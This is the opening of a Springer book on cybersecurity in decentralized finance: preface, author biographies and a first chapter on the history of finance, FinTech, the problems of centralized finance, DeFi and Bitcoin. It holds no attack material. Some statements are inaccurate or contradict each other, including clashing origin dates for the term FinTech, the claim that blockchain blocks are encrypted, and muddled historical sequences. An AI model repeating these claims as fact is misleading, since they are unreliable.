Financial Innovation and Technology

Gurdip Kaur
Arash Habibi Lashkari
Iman Sharafaldin
Ziba Habibi Lashkari

Understanding Cybersecurity Management in Decentralized Finance

Challenges, Strategies, and Trends

Springer

Financial Innovation and Technology

Gurdip Kaur • Arash Habibi Lashkari •
Iman Sharafaldin • Ziba Habibi Lashkari

Understanding Cybersecurity Management in Decentralized Finance

Challenges, Strategies, and Trends

Springer

Gurdip Kaur
Saint John, NB, Canada

Arash Habibi Lashkari
School of Information Technology
York University
Toronto, ON, Canada

Iman Sharafaldin
Application Security
Forward Security Inc
Vancouver, BC, Canada

Ziba Habibi Lashkari
School of Computer Engineering
Universidad Politécnica de Madrid
Madrid, Spain

ISSN 2730-9681 ISSN 2730-969X (electronic)
Financial Innovation and Technology
ISBN 978-3-031-23339-5 ISBN 978-3-031-23340-1 (eBook)
https://doi.org/10.1007/978-3-031-23340-1

Preface

This book is one piece of the Understanding Cybersecurity Series (UCS) research program, which will produce a varied collection of cybersecurity resources for researchers and readers of all backgrounds. The team released the first online article series in this piece, entitled "Understanding Canadian Cybersecurity Laws," in 2020. Flowing from the success of this first article series, the team was recognized with a Gold Medal for Best Blog Column in the Business Division at the 2020 Canadian Online Publishing Awards. The research continued with the publication of the first book, "*Understanding Cybersecurity Law and Digital Privacy: A Common Law Perspective,*" published by Springer Nature Switzerland AG in 2021. In parallel, the team released the second article series entitled "Understanding cybersecurity management for FinTech (UCMF)" in 2021 and published the second related book entitled "*Understanding Cybersecurity Management in FinTech: Challenges, Strategies, and Trends*." This book emphasizes the importance of cybersecurity for financial institutions by illustrating recent cyber breaches, attacks, and financial losses.

Starting in 2022, the UCS team began the third online series, "Understanding Current Cybersecurity Challenges in Law," which contains six parts and addresses many of the emerging trends and larger legal issues pertaining to cybersecurity around the world, including the determination of digital jurisdictional authority, user-generated digital content ownership, and other topics. This series continues with the publication of the third book entitled "*Understanding Cybersecurity Law in Data Sovereignty and Digital Governance: An Overview from a Legal Perspective*" which focuses on the nuanced and comprehensive understanding of current cybersecurity challenges and the law to the greater community and increases public awareness of these important issues in our rapidly changing digital world. In parallel, the team worked on this book which delves into understanding cyber threats and adversaries who can exploit those threats and advances with cybersecurity threats, vulnerability, and risk management in DeFi. The main objective of this book is to help readers understand the cyber threat landscape comprising different threat categories that can exploit different types of vulnerabilities identified in DeFi. It puts forward prominent threat modeling strategies by focusing on attackers, assets, and software.

Saint John, NB, Canada	Gurdip Kaur
Toronto, ON, Canada	Arash Habibi Lashkari
Vancouver, BC, Canada	Iman Sharafaldin
Madrid, Spain	Ziba Habibi Lashkari

Introduction

Decentralized Finance (DeFi) is an emerging financial technology based on secure distributed ledgers like those used by cryptocurrencies, including stablecoins, software, and hardware that enables the development of applications. It is the most significant and fastest-growing application of blockchain and smart contracts technology, with the ability to revolutionize the financial sector by offering decentralized, blockchain-based alternatives to traditional financial services. However, the large amount of value invested in DeFi smart contracts also makes them common targets of attack, and given the relative immaturity of the DeFi sector, vulnerabilities are commonplace.

This book presents an overview of the history of finance and the evolution of decentralized finance along with smart contracts' history and fundamental building blocks.

Since decentralized finance infrastructures are the worst affected by cyber-attacks, it is imperative to understand various security issues in different components of DeFi infrastructures and propose measures to secure all components of DeFi infrastructures. Also, it brings detailed cybersecurity policies and strategies that can be used to secure financial institutions and recommendations to secure DeFi infrastructures from cyber-attacks such as Double Spending Attack, Finney Attack, Race Attack, Balance Attack, Long-Range Attack, DDoS attack, and others.

Acknowledgement

Acknowledgement for all of those fighting for Women, Life, and Freedom.

Contents

About the Authors

Gurdip Kaur is a CISSP, and CompTIA certified Cybersecurity Analyst (CySA+) experienced in detecting and analyzing malicious network traffic, FinTech risk management, and network attack traffic classification. She led multiple cybersecurity teams to generate three publicly available cybersecurity datasets for Android malware analysis, DNS over HTTPS (DoH) attack mitigation, and darknet traffic detection. She is an active contributor to cybersecurity blogs and articles as part of the cybersecurity awareness program. Dr. Gurdip is the first author of the book titled "*Understanding Cybersecurity Management in FinTech*" published by Springer in 2021. She has published several book chapters and research papers in reputed journals. She was awarded two gold medals in Bachelor of Technology and a silver medal for the research project on high-interaction honeypots by NDRF, India. Her research project on malware reverse engineering was selected among the top 10 projects in the National Student Project Contest in 2015. She is strongly inclined toward cybersecurity, malware analysis, vulnerability management, incident reporting, SIEM solutions, and SOC design.

Arash Habibi Lashkari is a Canada Research Chair (CRC) in Cybersecurity. He is a senior member of the IEEE and an Associate Professor in Cybersecurity at York University (Canada). Prior to this, he was an Associate Professor at the Faculty of Computer Science, University of New Brunswick (Canada), and the Research Coordinator of the Canadian Institute for Cybersecurity (CIC). His research focuses on cyber threat modeling and detection, malware analysis, big data security, Internet traffic analysis, and cybersecurity dataset generation.

Arash Lashkari has over 22 years of teaching experience, spanning several international universities, and was responsible for designing the first cybersecurity Capture the Flag (CTF) competition for post-secondary students in Canada. He has been the recipient of 15 awards at international computer security competitions—including three gold awards—and was recognized as one of Canada's Top 150 Researchers for 2017. In 2020, Dr. Lashkari was recognized with the University of New Brunswick's prestigious Teaching Innovation Award for his personally-created teaching methodology, the Think-Que-Cussion Method.

He is the author of 10 published books and more than 110 academic articles on a variety of cybersecurity-related topics and the co-author of the national award-winning article series, “Understanding Canadian Cybersecurity Laws,” which was recently recognized with a Gold Medal at the 2020 Canadian Online Publishing Awards.

Iman Sharafaldin is an Application & Cloud Security Lead at Forward Security Inc in Vancouver, Canada. Passionate about all things code, Iman has more than 8 years of cybersecurity and software related experience. He is also a PhD candidate in computer science at the University of New Brunswick, Canada, with more than 1000 citations on his cybersecurity-related publications.

Ziba Habibi Lashkari is an Assistant Professor of Finance in the Department of Organization Engineering, Business Administration, and Statistics, the Technical University of Madrid, Spain. She had been participating in the project of “Análisis de Modelos en Dinámica de poblaciones Estructuradas en Valoración de Derivados Financieros” financed by the Spanish Ministry of Economy. She has more than 15 years of academic and industry experience in financial management. Her research focuses on asset pricing, risk management, cybersecurity risk in digital financial and data science in FinTech.

Chapter 1
The Origin of Modern Decentralized Finance

Abstract Finance is an inseparable part of modern civilization. Although there are some inefficiencies in the modern financial system, it is far better than that of the past. Modern financial system has not only adopted a paperless workflow, but it has also drifted toward a decentralized ecosystem where the entire control is not held with a central authority who used to take all the imperative decisions.

When looking back at the conventional era, the earlier days when the term finance was not even coined and there was no official currency, exchanges used to take place with the help of available commodities. People used to purchase the necessary items in exchange for grains and animals. However, the notion of currency was soon established by launching coins. This gradually moved forward with the establishment of financial systems such as banks. These financial institutions were centralized and used a monopoly to operate the infrastructure. Centralized financial systems ruled the world with numerous technology advancements until, recently, there is an unprecedented discussion on decentralized marketplace.

Decentralized finance is an ecosystem that supports no use of intermediaries in a transaction. It comprises two or more users who want to execute a financial transaction. It is something people had not even imagined in the past. This chapter sheds light on some important foundational building blocks of decentralized finance. It digs into the roots of origin of decentralized finance and key problems faced with centralized financial systems. It also introduces bitcoins and cryptocurrencies to set up the base for upcoming chapters.

1.1 A Brief History of Finance

Finance is a broad term describing the study of financial exchanges, investments, loans, and other financial instruments. A comprehensive definition of finance states that finance is the term associated with the management, creation, and study of money and investments for different categories including personal, corporate, and public finance.

The origin of finance can be traced back to the commencement of civilization dated to around 3000 BC when Sumerians used grains as their primary method of



3000 BC
Sumerians used grains and silver/copper ingots as method of payment.
1800 BC
Babylonian Code of Hammurabi marked the foundation for loans and credits.
1200 BC
Cowrie shells were used as a form of money in China.
600 BC
Law of Solon introduced major reforms and wiped away all limits on interest rates to make it equal for silver and grain.
7th Century BC
First official coin made from a mixture of gold and silver.
564 BC
Coined money introduced by the King Croesus of Lydia (now Turkey).
1095 - 1099
Bills of Exchange were developed to transfer funds and making payments over long distances.
13th to 15th Century
Continuous economic expansion in Asia.
1688
The revolution transformed England's financial system as the fastest growing economy.
20th Century
Fundamental changes in credit forms and investment structures by mobilizing savings.
1942
The United States emerged as the growing economy after World War II.
21st Century
Steadiness of The United States economy became its most remarkable feature.

Fig. 1.1 A timeline of important events in the history of finance

payment. They used silver and copper ingots for quite a few exchanges in towns in Mesopotamia; whole grain was used in the countryside areas. There is no mention of coined money at that time. During the Sumerian empire, temples and palaces were used to store valuables such as grain, cattle, and silver or copper ingots [1].

The financial transactions of Sumerians were codified in the Babylonian Code of Hammurabi (circa 1800 BC) that marked the foundation for loans and credits. King Hammurabi marked the foundation of the relationship between debtors and creditors. A maximum rate of interest was fixed, and a formal law of code was placed in action. All loans were accompanied by a written contract witnessed before officials [2].

By 1200 BC, cowrie shells were used as a form of money in China. By 600 BC, the legal history of classical Greece began with the laws of Solon. It made drastic reforms in Athens to curb an economic crisis resulting from excessive debt. In contrast to the Code of Hammurabi, the law of Solon wiped away all the limits on loans [2]. As a result, the interest rates for grain and silver loans became equal. Temples became active loan providers in lieu of silver and grain. Figure 1.1 presents glimpses of important events in the history of finance.

The next era in history is ruled by Biblical times which provides references to various purchases of property and debts. Many of these references are concerned with protecting the poor and skewed distribution of wealth. The first official coinage was made from a mixture of gold and silver during the seventh century BC. Coined money was introduced by the King Croesus of Lydia (now Turkey) around 564 BC. He was one of the first to circulate gold coins for financial transactions. Different types of loans were introduced in Greece from the sixth century BC to the first century AD.

During the first crusade (1095–1099), Genoa emerged as the major power in trading that attracted traders from the Mediterranean. To resolve the issue of different currencies, a forum was established to arbitrate exchange rates. The forum recognized bankers and representatives to suggest currency exchange rates. Bills of exchange were developed during the Middle Ages to transfer funds and make payments over long distances without physically moving the metal coins. Bills of exchange were transformed into a powerful financial tool to enable short-term credit transactions and foreign exchange transactions. Merchants in European trading centers performed financial exchanges involving different currencies.

The thirteenth century witnessed continued economic expansion in Asia in the form of commercial loans, deposits, annuities, and mortgages. This expansion culminated in the fourteenth century. As a result of several calamities and maladjustments, the economy grew slowly in the middle of the century. The slowdown stopped in the fifteenth century when the economy underwent a transition due to the rapid rise of humanism, science, art, and discovery [2].

Then came into power the greatest monarchies (England, France, and Spain) in Europe to control the Atlantic region. The sixteenth century exploited the new routes to economic reformation. The economy of Europe started expanding because of changing trading conditions. In the seventeenth century, Dutch took over that role to make England the financial leader with the establishment of the Bank of England. The first modern stock market was established in 1611 for trading shares by the Dutch East India Company. Finally, the 1688 revolution transformed England financially and politically. During the past two centuries, Italy played the lead role to develop the international banking system.

The growth continued in the eighteenth century as well when several companies were promoted. Shortly after the financial crisis of 1772, the first mutual fund was launched by Dutch broker Abraham van Ketwich in 1774. The fund consisted of 50 bonds that were equally weighted and diversified across 10 different categories/sectors (banks, turnpikes, etc.) [3].

England was the fastest-growing country in the nineteenth century. The industrial revolution played a great role in that rapid growth. The economy was transformed by railroads, factories, and population. There was a rise in investment markets and private bankers. During the same period, the United States was emerging as another growing economy in the west with severe ups and downs. Coined money was making its way to finance, but the path was not yet set for that. Money was divided into different authorities: hard money was controlled by the federal government and paper money was controlled at the discretion of states.

The twentieth century witnessed some fundamental changes in credit forms. It gave rise to the development of vast investment structures by mobilizing the savings of individuals and business firms. Federal Reserve Act 1913 paved the way for founding America's central bank. The United States was recognized as a stable economy with minimum inflation after World War II, while England lost its dominance both politically and economically. The most remarkable feature of the US economic expansion was its steadiness, especially throughout the most crucial years during the end of the twentieth century and the beginning of the twenty-first century (1990–2005).

1.2 Introduction to FinTech


FinTech is an acronym for financial technology that associates technology with financial services [4]. It is also spelled as Fin-Tech or fin-tech. It describes contemporary Internet-related technologies such as cloud computing, mobile Internet, and Big Data analytics with business activities, including payments, lending, mortgage, loan, and the stock market. In simple words, FinTech is an alternative term for financial technology that refers to companies that use technology to perform financial operations [5].

The origin of this term can be traced back to the early 1990s when Citigroup initiated the "Financial Services Technology Consortium" project to facilitate technological cooperation efforts. FinTech was first used in 1866 and has transformed business processes into the digital era ever since. It comprises financial institutions such as traditional banks and digital payment systems. The digital payment systems are called digital wallets, which allow easy payment for online services and purchases. Financial technology refers to new processes, applications, business models, or products the financial industry offers [5]. FinTech provides a deep innovation to traditional banks and transforms financial services [6].

According to the National Digital Research Center, FinTech is an innovation in financial services. It broadly covers five essential areas, namely, the insurance industry, banking, e-commerce, lending, and personal finance management, as shown in Fig. 1.2. A deep insight into the essential areas reveals that the insurance industry involves payments, financing, cross-product support, financial information, investments, and financial advisory processes. Banking is used in our day-to-day transactions for all types of payments. It includes private, retail, and corporate banking transactions.

The third essential area covered by FinTech is e-commerce, which involves business-to-business, business-to-customer, and customer-to-customer processes. The fourth essential area is complimentary services. FinTech is incomplete without lending services. Financing firms or banks may provide these services. Finally, personal finance management is an inseparable component of FinTech that covers personal income, expenditure, assets, and investment details. FinTech has evolved tremendously in the twenty-first century because big companies have started investing in financial technology [5].

Overall, the FinTech industry revolves around key sectors highlighted in Fig. 1.3, where transfers and payments contribute to 50% of the most used FinTech services



Insurance Industry	Payments, financing, cross process support, financial information, investments, and advisory
Banking	Private, retail, and corporate banking
E-Commerce	Business-to-business, business-to-customer, and customer-to-customer
Complementary Services	Peer-to-peer landing
Personal Finance Management	Income, capital, investment, standard of living, and assets

Fig. 1.2 Five essential areas covered by FinTech



HR & Payroll Tech
Digital Lending
eCommerce & Marketing Tech
Investment & Capital Markets Tech
Financial Media & Data Solutions
Business Process Outsourcing
Insurance & Healthcare Tech
Security Technology
Payments

Fig. 1.3 Key sectors of FinTech industry [7]

globally [8]. According to research published by EY (formerly Ernst & Young), on average, every third digitally active consumer uses two or more mobile and cloud-based FinTech services.

FinTech is a multidimensional ecosystem comprising five key elements: startup companies, financial regulators and legislators, consumers, technology developers, and traditional financial institutions. These elements contribute to innovative technology, competitive dynamics, and stimulating economics [5]. FinTech has been emerging as a fast-growing sector in the financial industry that has been pioneered by startup companies, including Atom, Funding Circle, Robinhood, Stripe, and Ant Financial. On the flipped side of the coin, some of the world's largest banks, such as HSBC and Credit Suisse, have developed their FinTech programs [8].

Figure 1.4 highlights the breakdown of global investment (in billions of US dollars) in FinTech over the last decade. FinTech is witnessing an upward trend between 2012 and 2019, avoiding a couple of minors' diminished values. The growth experienced a downfall in 2020, but the statistics from the first half of 2021 are encouraging.




Fig. 1.4 Global investments in FinTech over the years (Statista 2022) [9]

The FinTech landscape includes a diverse set of tools such as peer-to-peer transfers, crowdfunding, distributed ledger technology, blockchain-based services, analytical tools, artificial intelligence, digital identity, risk and compliance, insurance, real estate, venture capitalism, financial advisory services, and mobile banking [10].

Although FinTech was originally used in back-end applications in trade and financial institutions, it turned out to be an emerging service sector applied to several domains, including the financial sector and financial literacy, investment, education, cryptocurrencies, and retail banking. Its significant growth as a blend of commercial and personal finance innovations can be attributed to the Internet and mobile technology [11]. FinTech applications can also be broadly categorized into payments, advisory service (IoTs and wearable smart devices), financing, and compliance (robot, drone, mobile device, and computer-supported cooperative work) [12].

Overall, FinTech is transforming financial institutions by drifting away from traditional approaches to digital and customer-centric models. It facilitates the financial industry to play a central role in the new financial world by incorporating new technologies into their architecture [13]. The following factors contribute to the growth of FinTech:

- The development of new technologies such as artificial intelligence and cybersecurity have fueled innovation in FinTech.
- The destruction caused by the 2008 financial crisis has led investors to invest their money in FinTech.
- Economic ups and downs in the United Kingdom and Europe have slowed down funding to startup companies.

1.3 Key Problems of Centralized Financial System

This section highlights some significant problems of a centralized financial system. Before digging deep into identifying the key issues, let us first understand what a centralized financial system is and its importance in the contemporary finance world.

As discussed in the history of finance, a centralized financial system (CeFi) is a financial structure in which the exchanges govern the entire system. A centralized decision-making committee makes all the decisions, alternatively referred to as head office. All the financial transactions are routed through the central component, the exchanges. There are no other competing markets. Since the inception of the banking system, the global financial system has become a centralized entity.

The centralized market functions to keep trades fair, expedite sales and purchases, and increase business opportunities. In other words, a centralized financial system refers to a specialized financial marketplace structured to process all orders (buy or sell) through a central exchange. For example, the New York Stock Exchange is a centralized financial system where stockholders purchase and sell stocks.

The central exchange also decides the rate of exchange. The entire money is handled by the person in charge of the exchange. This also means that the individuals do not have access to their wallets as they do not possess the private key.

CeFi is also related to cryptocurrencies, where crypto accounts are maintained compared to regular bank accounts. Crypto deposits are executed as part of the cryptocurrency exchange such as Binance, Kraken, or Coinbase.

The centralized financial system facilitates a transparent pricing model where buyers and sellers can see the quotes and trade and understand how those trades can help formulate the strategies. Apart from having the advantage of being fair and transparent, the centralized financial system brings many challenges faced today. Some of the critical issues are presented below:

1. *Central control:* Customers share their personal information with the central exchanges, and then they have no control over it. Central control also results in less transparency among users. Further, it is exposed to fraud and bribery. This leads to a lack of trustworthiness among users [14].
2. *High transaction fee and exchange rates:* CeFi operates with several intermediaries that increase the transaction fee and shift the trend toward decentralized finance. For example, an average international transaction costs 7.01% to people around the globe. However, the G20 objectives are below 5%, and UN sustainable goals are below 3% by 2030 [15].
3. *Security issues and vulnerabilities:* With enormous amounts of financial transactions in CeFi, it is a center of attraction for attackers. Attackers pretend to exploit the vulnerabilities in central exchanges to steal money, perform fraudulent attempts and identity theft, and corrupt data [16].
4. *Likelihood of transaction forgery and reversal:* CeFi is vulnerable to transaction forgery, which means modifying documents by alleged means such as imitating others' signatures and corrupting data. In addition to data fraud and loss of records, reversal is another big issue in which a transaction is reversed by leveraging cyber-attacks, resulting in inefficiencies and high transaction costs [16].
5. *Slow international transactions:* International transactions such as wire transfers between two countries take a long time (e.g., from a couple of days to weeks) to complete the transaction due to multiple intermediaries, including financial institutions, national payment systems, and international settlement services. All the intermediaries require review and approval from various managers, employees,

and bank tellers. This indicates that the centralized financial system is inherently slow [17].

6. *Global inequality:* In a centralized financial system, global financial markets are dominated by those who tend to be best connected to them. These people have access to many financial opportunities and asset classes, capital to deploy, informational advantages, and access to financial expertise [15]. According to Suisse Global Wealth Databook [18], the top 1% of people own 47% of all household wealth, representing global inequality.

1.4 Introduction to Crypto-Based Finance

Crypto-based finance, also called decentralized finance (DeFi), is an emerging financial technology based on secure distributed ledgers used by cryptocurrencies. DeFi is a decentralized system that supports noncentralized control over financial transactions. Contrary to centralized finance, DeFi eliminates intermediaries by allowing people, merchants, and businesses to conduct financial transactions using emerging technologies. This is achieved through peer-to-peer financial networks that use security protocols, hardware, software, and connectivity.

In simple terms, DeFi allows its users to perform financial transactions from anywhere by having an Internet connection. The technology facilitates lending, borrowing, and money exchange through an online transaction whose data is stored in a noncentralized database that acts as a distributed database. The distributed database collects and aggregates data from all users. Therefore, there is no need for intermediate participants to control the money, wallets, and transactions [19].

DeFi uses blockchain technology (also used by cryptocurrencies) to handle financial transactions through dApps. As a pretext to the blockchain, it is a technology that uses blocks to store and verify users' information. Once the recorded information is verified, the block is closed and encrypted, and another block is created that stores the information related to previously closed and encrypted blocks. This chain of blocks is called the blockchain. All information stored in a blockchain is secure as blocks are encrypted [19]. This is the reason why blockchain is used as a technology to handle secure financial transactions. Figure 1.5 provides a high-level overview of the working of blockchain technology that emphasizes how data is stored, verified, and processed.

A user requests a transaction that is broadcast to a peer-to-peer (P2P) network consisting of computers. These computers are also known as nodes. A block of the requested transaction is created. In the validation step, the network of nodes validates the transaction and the user's status using known algorithms. It is imperative to mention that the verified transaction can involve cryptocurrency, smart contracts, records, or other information. Once the transaction is confirmed, the current block is added to the previously encrypted block to create a new data block for the ledger. The newly created block is now permanent and unalterable. That means it cannot be



User requests a transaction.
The requested transaction is broadcast to a P2P network consisting of computers known as nodes.
Validation
The network of nodes validates the transaction and the user's status using known algorithms.
A verified transaction can involve cryptocurrency, contracts, records or other information.
Once verified, the transaction is combined with another transactions to create a new clock of data for the ledger.
The new block is then added to the existing blockchain, in a way that is permanent and unalterable.
The transaction is complete.

Fig. 1.5 High-level overview of blockchain technology [20]

reversed to obtain the information stored. This makes blockchain technology secure. Finally, the transaction is marked complete.

Based on the fundamental understanding of blockchain, DeFi can be formally defined as a blockchain-based financial infrastructure that is open, permissionless, and a highly interoperable protocol stack built on top of the smart contract platforms, such as Ethereum blockchain [21].

Let us take an example to better understand and compare the role of CeFi and DeFi in completing a transaction. Consider a scenario in which a user seeks a loan. In the case of CeFi, the user needs to go to the bank and complete the formalities. After which, the user is granted a loan. The next step is to pay the interest and service charges for availing of the lender services. The user would use the decentralized finance application (dApp) to enter the loan needs on the flipped side. The software would ingest the needs and search the peers who can fulfill those needs. The user is provided the suggestion of peers and needs to agree to the terms and conditions online to avail of the services, and it is done.

To dissect the background details for this scenario, the user's needs, related information, and transactions are stored in the blockchain. Once the transaction is verified, the user receives a loan. A similar blockchain is maintained for the reverse transaction when the user pays back the loan to the lender.

1.4.1 Roots of DeFi

DeFi derives its roots from four emerging technologies presented with an acronym "ABCD": artificial intelligence (AI), blockchain, cloud, and data [22]. Another iteration for this acronym counts AI, big data, cloud, and DLT (distributed ledger technology). Blockchain in the first form of the abbreviation includes distributed ledgers and smart contracts. Similarly, DLT in the second form comprises blockchain and smart contracts. Smart contracts are computer programs that automatically execute, control, and document the actions and events without the need of any intermediary.

To understand the origin of DeFi, it is imperative to explore this acronym. This subsection briefly introduces AI, blockchain, cloud, and data.

A. *AI*

Artificial intelligence intends to mimic human intelligence for learning and problem-solving. It uses mathematical foundations and prior knowledge to draw conclusions and inferences from data. Machine learning is a subset of artificial intelligence that uses algorithms, statistical-based methods, and data to improve the performance of computers in performing a task.

B. *Blockchain, Distributed Ledger Technology, and Smart Contracts*

There is a strong relationship between blockchain, distributed ledger, and smart contracts. A distributed ledger is a database located at geographically different locations and is used to store transactions and user data. Distributed ledgers do not offer centralized control and the use of intermediaries. Distributed ledgers are generally paired with blockchain technology that stores data in blocks where each block is linked to previously encrypted blocks. Blockchain prevents data stored in blocks from potential cyber-attacks. Ethereum is a widely used platform for blockchain. Since DeFi requires users to agree to the terms and conditions of the agreement, smart contracts are a software protocol that facilitates the agreement. Smart contracts allow the execution of transactions between anonymous parties without the enforcement of any external source. Transactions driven by smart contracts are secured by blockchain and stored in a distributed ledger.

C. *Cloud*

Since DeFi uses distributed services, data is also not stored at a centralized server. Therefore, cloud services are utilized to store data in different cloud servers. Cloud services are on demand and measured services in which users request the service as and when needed and pay for what they have used. It provides broad network access and supports multi-tenancy where different users can share the services provided by the cloud service provider.

D. *Data or Big Data*

Data is the core of everything, whether traditional data or "Big Data." It is the collection and processing of datasets too complex and large for traditional data processing applications. Big Data contains voluminous data captured from various sources and has velocity. Thus, Big Data revolves around three "Vs": volume, variety, and velocity of data.

1.4.2 Examples of DeFi

DeFi is used in almost all financial sectors, which the traditional finance system has dominated since its beginning. This section briefs some common and most famous examples and protocols of DeFi.

1. *Cryptocurrency exchange:* The most popular example of DeFi is *Uniswap*, a cryptocurrency exchange that utilizes decentralized protocol. It is used to form large liquidity pools to swap (interchange) tokens. It is based on the Ethereum platform and serves as an exchange for several Ethereum-based digital tokens. Uniswap acts as a substitute for centralized market makers by performing order-filling [23]. Other cryptocurrency exchange protocols include AnySwap, Balancer, Curve, and Tokenlon.
2. *Flash loans:* Another example of DeFi is issuing "flash loans," such as *Aave*, an open-source lending protocol. Flash loans are ephemeral in duration and mature instantaneously. The length of the flash loan transaction is a few seconds or minutes and the entire transaction is completed in a single block interval of the blockchain. As compared to traditional finance, flash loans are an option for instant borrow and lend strategies. The borrowing and lending process is automated using the software protocol [23].
3. *Decentralized insurance:* It provides insurance services to DeFi users, allowing them to protect their investment funds against various financial risks. Some common protocols used for insurance are InsurAce, Nexus Mutual, and Opium.
4. *Asset management:* Asset management tools cover the digital wallets that interact with smart contracts and dApps. Commonly used protocols include AlphaWallet, DeFi Saver, Enzyme, MetaMask, and Rainbow.
5. *KYC and identity management:* Know your customer (KYC) and identity management tools store and manage user data on the Internet. Some examples of identity management protocols used by DeFi are Bloom, Civic, Hydro, and SelfKey.

In addition, there are many other protocols used by DeFi for decentralized lending, payment solutions, marketplaces, prediction markets, and stablecoins. Chapter 2 will explore more examples of DeFi protocols.

1.4.3 Advantages of DeFi Ecosystem

The following are the main advantages of DeFi over traditional financial systems [24]:

1. *Transparent:* Most distributed ledgers provide transparency as the data stored in blockchains is visible publicly.
2. *Trustless:* Since DeFi removes the requirement of any intermediaries, it distributes trust over a number of nodes in the network.

3. *Permissionless:* Public blockchains are open so that anyone can interact with them. DeFi applications built on blockchain also follow the same by default.
4. *Interconnected:* DeFi applications use smart contracts making it possible to easily connect with existing applications without any complex requirements.
5. *Decentrally structured:* Smart contracts act as decentralized autonomous organizations (DAO) for voting and other community applications. This enables distributed governance.
6. *Enabling self-sovereignty:* Since there is no central control, users have full control and access to their data.

1.5 Bitcoin

Bitcoin is the collection of technologies that form the foundation of digital currency, virtual currency, or cryptocurrency. It is the most widely used, distributed, and peer-to-peer digital payment network that does not support a centralized authority. Bitcoins are digital assets whose ownership is stored in a distributed ledger. It is an ecosystem that comprises three core components: digital currency, communication protocol, and digital network [25]. The name of the digital currency used by the digital payment system is also bitcoin. Communication protocol governs the execution of financial transactions between users, exchanges, and banks. Protocols are a set of rules that define updates to the ledger. A digital network consists of participating computers (also called nodes) that end-users use to complete financial transactions.

